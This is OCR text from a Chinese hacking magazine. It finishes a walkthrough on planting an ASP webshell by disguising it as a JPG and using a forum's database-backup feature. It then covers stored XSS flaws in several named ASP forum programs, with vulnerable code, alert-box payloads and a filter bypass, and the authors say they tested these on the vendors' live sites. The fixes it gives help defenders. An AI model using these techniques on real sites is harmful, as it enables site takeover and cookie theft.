


图8 猜解密码

二、上传备份，取得Webshell

猜完用户名和密码后就可以进入后台了，后台界面如图9(记住后台的界面，也许以后会碰到)。

登录进去了，后台有备份数据库功能，那就找个地方上传JPG文件吧，如图10。




图9 后台登录页面




图10 上传图片

上传一个改名为jpg的ASP木马，如图11。




图11 上传ASP图片木马

显示出了上传后的木马地址，那就备份成ASP马吧，如图12。




图12 备份木马

备份成功，得到地址，如图13。




图13 备份成功

注意了，它显示的ASP马的名字是叫bak.asp.asa，我直接调用这个名字，显示说没有这个文件。看了admin_dbbackup.asp这个文件才知道，asa是显示备份成功后加上去的，只起显示作用，真正的文件是没有asa这个扩展名的。调用这个ASP木马文件bak.asp，取到webshell，如图14所示。




图14 拿到webshell

最后，我还想多说一句，现在网上有了个“cookie注入工具”，是用PHP写的，我机器上没安装PHP，就没有试了，有条件的可以试试。

编辑点评：

注射不是新技术，cookie注射也不是，但是从读者来信可以看到还是有很多读者不理解、不会用，于是乎，我们选了这篇文章详细的介绍了这个技术的使用，不会用的好好参考，再学不会就该打PP啦！

暑假特辑——你们的程序我都玩过

文 sniperhg & AmberCT.Eleverners

从本文你可以学到：

1、跨站漏洞集合　2、注射漏洞

暑假在家总得给自己找点事做，不然闲下来了还真不知道这日子怎么过。跑遍许多asp下载网站下了N多论坛程序回来看看，下载的程序还是比较新的，都是最近才放出来的程序。而注入漏洞在国内闹的沸沸扬扬我也没把注意力放在这里，我主要是看他们的跨站漏洞，不过不排除还有注入的可能，有的话我们还是要看看的。下了很多程序总共发现7个程序的漏洞，其中跨站六个，注入一个，下面大家就一起来看看吧。

一.跨站大军

我把跨站漏洞里分为了三个类，一个是头像跨站；另一个就是短信跨站；还有一个就是签名跨站。我们知道除了进数据库之前可以做检查，不做也可以只不过要在出数据库的时候进行过滤，想保险的话就来个双保险，进出都过滤。这里绝大多数程序都没有进行进数据库的检查。

1.头像跨站

a.Team2.0.2 Release (Build070720)：

貌似这个论坛还比较火，界面清爽功能也不错，可是就是多了个不痛不痒的跨站漏洞，而且还是比较好用的。废话少说直接看代码：

```
team.execute("Update ["&IsForum&"User] Set Userhome='"&HRF(1,1,"userhome")&"',USERFACE='"&HRF(1,1,"urlavatar")&"',UserCity='"&HRF(1,1,"usercity")&"',UserSex='"&HRF(1,2,"usersex")&"',Honor='"&HRF(1,1,"honor")&"',Birthday='"&Brithday&"',Sign='"&TSign&"',UserInfo='"&HRF(1,1,"qq")&"|"&HRF(1,1,"icq")&"|"&HRF(1,1,"yahoo")&"|"&HRF(1,1,"msn")&"|"&HRF(1,1,"taobao")&"|"&HRF(1,1,"alipay")&"' where ID="& team.TK_UserID)  '将userhome,urlavatar,usercity等变量写入数据库。
```

其中的HRF函数的作用是转换为有效的Request参数并过滤，过滤用到了HTMLENCODE函数，可以说过滤了<,>的字符，貌似我们就没有了办法，其实头像的显示使用的input标签，格式是`<input type="text" name="urlavatar" size="25" value="image/pic.jpg">`，value值是我们提交的，而我们提交的时候可以用不到<>符号，我们提交头像地址："javascript:alert(/跨站出现哒~~~~小心咯！sniperhg/)"，然后查看自己的资料，对话框就弹出来了。我是在官方网站上做的测试，如图1。




图1

漏洞的利用我们可以用来盗COOKIE，修改表单搞些恶作剧，挂马也不是不行的。

漏洞修补：用个函数过滤javascript等字眼，当然我们可以用 #&123 之类的代替字母，所以我们还要过滤 #& 等特殊字符，这样，基本上就杜绝了这个漏洞了。

b.恋恋网络社区94KK美化版V3.0：

这是94kkBBS的一个修改版，其内核用的是94kkBBS 2.1.0。它的官方网站是http://www.ju4t.com，并且我也成功在官方网站上测试成功，截图如图2。

漏洞代码如下：

```
PicUrl=.Fun.HtmlCode(.Fun.GetStr("PicUrl"))
HeadPic=.Fun.HtmlCode(.Fun.GetStr("HeadPic"))
Home=.Fun.HtmlCode(.Fun.GetStr("Home"))
......省略其他部分过滤代码......
execute("update [KK_User] set "&Birthday&",Sex="&Sex&",PicW="&PicW&",PicH="&PicH&",Mail='"&Mail&"',QQ='"&QQ&"',Honor='"&Honor&"',Pic='"&PicUrl&"',Home='"&Home&"',Sign='"&Sign&"',IsQQpic="&IsQQpic&" where ID="&BBS94KK.MyID)
```

在这里我们看到picurl就是我们的头像地址，而且也用了htmlcode过滤，htmlcode函数的原型如下：

```
Public function HtmlCode(str)
If Not isnull(str) And str<>"" then    '如果str不为空就继续进
```

行过滤

```
        str = replace(str, ">", "&gt;")    '过滤了>
        str = replace(str, "<", "&lt;")    '过滤<，下同
        str = Replace(str, CHR(32), " ")
        str = Replace(str, CHR(9), " ")
        str = Replace(str, CHR(34), "&quot;")
        str = Replace(str, CHR(39), "&#39;")
        str = Replace(str, CHR(13), "")
        str = Replace(str, CHR(10), "")
        str = Replace(str, "script", "&#115cript")  '过滤了
script
        HtmlCode = str
    End If
    End function
```




图 2

其实当我看了这里后也觉得没了戏，但通过测试发现是可以利用的。因为头像用的img标签，src参数被过滤但是还是有用的，完整的跨站效果代码：**<img src=java&#115cript:alert(/跨站出现哒~~~~小心咯！sniperhg/) width=120 height=120 >**，src后的参数虽然变了个样子但是完全不影响页面的运行。关于跨站的研究大家可以看看 http://blog.csdn.net/freexploit/archive/2004/10/25/150625.aspx，里面讲的内容很有用。

漏洞修补：同上个程序，过滤特殊字符。

以上两个程序是可以盗COOKIE并可以搞到管理员的密码的MD5的，不过不知道window.open会不会被XP SP2给拦截。

2.短信跨站：

a.飞天论坛 Ftbbs access v5.8(动态版)

个人资料设置的地方我没有找到可以跨的地方，不过我测试短信功能的时候发现短信的标题处可以跨站，而且没有字数限制，我们的代码要多长有多长。官方的跨站效果如图3。




图 3

如果我们给管理员写个"短信"他不就死了，呵呵。看漏洞文件 postsms.asp 关键代码：

```
if request("act")="y" then
sender=Checkstr(request.cookies("name"))
accepter=Checkstr(request("postuser"))
title=Checkstr(request("title"))
content=Checkstr(htmlencode2(request("content")))
content=RegExReplace(content,"\b(script)\b"," $1 ")
....节约版面，省去部分代码....
str="insert into sms(title,content,sender,accepter,IsNew) values('"&title&"','"&content&"','"&sender&"','"&accepter&"',1)"
conn.execute(str)
    response.write "<SCRIPT language=JavaScript>alert('短信发送成功!');"
    response.write "history.go(-1);"
    response.write "</script>"
    response.end
conn.close
end if
```

既然content都用htmlencode2函数过滤了为什么不再动动手把title也过滤了呢，真搞不懂这些程序员们都是怎么想的。在看checkstr做了些什么，checkstr函数原型如下：

```
Function Checkstr(Str)
    If Isnull(Str) Then
            CheckStr = ""
            Exit Function
    End If
    Str = Replace(Str,Chr(0),"")        '过滤空字符
    CheckStr = Replace(Str,"'","''")    '过滤单引号
End Function
```

只过滤了空字符和单引号，这下就好办了撒，毫不犹豫在标题里写上"**<script>alert(/跨站出现哒~~~~小心咯！sniperhg/)</script>**"。发送给自己做个测试，"当"，框框弹出来了，如图3。

漏洞修补：使用htmlencode2过滤title即可。

b.YxBBs V2.1.0

同样，个人资料那里利用不了直接看发短信的文件sms.asp关键代码：

```
ToName=YxBBs.Fun.GetStr("Name")
Title=YxBBs.Fun.HtmlCode(YxBBs.Fun.GetStr("Title"))
Content=YxBBs.Fun.GetStr("Content")
If ToName="" or Title="" or Content="" then YxBBs.Error("请填写完整的必填项目！")
    If yxbbs.execute("select Name From [yx_User] where name='"&ToName&"'and IsDel=0").eof Then YxBBs.Error("用户"&ToName&"不存在！")
TmpUbbString=YxBBs.Fun.UbbString(Content)
ToName=Split(ToName,",")
IF Len(Content)>1000 Then YxBBs.Error("短信内容超过大小限制！")
    IF int(YxBBs.MyCoin)<int(YxBBs.BBSSetting(3)) Then YxBBs.Error("您的金钱数小于"&YxBBs.BBSSetting(3)&",不能发送留言！")
If Ubound(ToName)>Cint(YxBBs.ClassSetting(11)) Then YxBBs.Error("您最多发送用户不得超过 <font color=Red>"&YxBBs.ClassSetting(11)&"</font> ！")
For i=0 To Ubound(ToName)
    If Not YxBBs.Fun.CheckName(ToName(i)) Then YxBBs.Error("用户"&ToName(i)&"不存在！")
    YxBBs.execute("Insert into [YX_sms](name,Title,Content,Myname,ubbString)values('"&YxBBs.MyName&"','"&Title&"','"&Content&"','"&ToName(i)&"','"&TmpUbbString&"')")
```

跟上一个程序相反，title用了htmlcode过滤而content不用，只用了一个getstr，这个函数是用来过滤单引号和"|"的，基本没什么用处。越来越想不通程序员哥哥们怎么想的了。这里内容有1000字节的限制，不过给我们1000够我们做很多事了。在官方网站注册2个账号，它不允许自己跟自己发，我就只好注册2个了。昏，发留言还要3块金币，赶快灌水赚钱。发完一个帖，有钱了，给自己注册的另一个账号发送短信。title随便填写，content就写跨站代码：**<script>alert(/跨站出现哒~~~~小心咯！sniperhg/)</script>**，换个账号登录，收短信，顺利弹框，如图4。

